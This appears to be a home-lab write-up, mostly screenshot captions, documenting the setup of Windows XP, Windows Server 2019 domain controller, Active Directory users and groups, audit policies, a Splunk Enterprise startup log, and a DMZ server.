


Windows XP VM Setup


Set up and allocated resources to the Windows XP VM with a network card attached to the internal network



Successful implementation of Windows XP with system information displayed




Windows XP configured for automatic updates




Internal Server Setup


Set up and allocated resources to the internal Windows Server 2019 VM with a network card attached to the internal network




Successfully implemented internal Windows Server 2019 machine with the server settings displayed in Server Manager




Static IP address (192.168.10.2/24) allocated to the internal Windows Server 2019 machine




Confirmation that Active Directory Domain Services has been installed with the server promoted to a Domain Controller




Login screen for internal server requires domain administrator credentials for authentication




Authentication prompt when attempting to join the domain from the Windows 10 VM




New user account (User1) created in a new OU (Domain_Users) alongside a global group for storing users and domain local group for granting access to organizational resources




Allocated User1 as a member of the global group



Allocated global group as a member of the domain local group for authorization



Enabled and configured the audit policies to log all success and failure events for accountability, under group policy management in Windows Server 2019



Splunk Setup

Started the Splunk Enterprise service on the internal Windows Server 2019 machine

```
C:\Users\Administrator>cd "C:\Program Files\Splunk"\bin
C:\Program Files\Splunk\bin>splunk start
Splunk> Be an IT superhero. Go home early.

Checking prerequisites...
  Checking http port [8000]: open
  Checking mgmt port [8089]: open
  Checking appserver port [127.0.0.1:8065]: open
  Checking kvstore port [8191]: open
  Checking configuration... Done.
  Checking critical directories... Done
  Checking indexes...
    (skipping validation of index paths because not running as SAPVE\Marco)
    Validated: _audit _configtracker _internal _introspection _metrics _metrics_rollup _telemetry _thefishbucket history main summary
  Done
  Checking filesystem compatibility... Done
  Checking conf files for problems... Done
  Checking default conf files for edits... Done
  Validating installed files against hashes from 'C:\Program Files\Splunk\splunk-9.0.1-82c987350fde-windows-64-manifest'
  All installed files intact.
  Done
All preliminary checks passed.

Starting splunk server daemon (splunkd)...


Splunkd: Starting (pid 5212)
Done

Waiting for web server at http://127.0.0.1:8000 to be available.. Done

If you get stuck, we're here to help.
Look for answers here: http://docs.splunk.com


The Splunk web interface is at http://WINSVR19-MZ:8000
```

Successfully installed and accessed Splunk Enterprise from a web GUI




DMZ Server Setup


Set up and allocated resources to the DMZ Windows Server 2019 VM with a network card attached to the DMZ network




Successfully implemented DMZ Windows Server 2019 machine with the server settings displayed in Server Manager



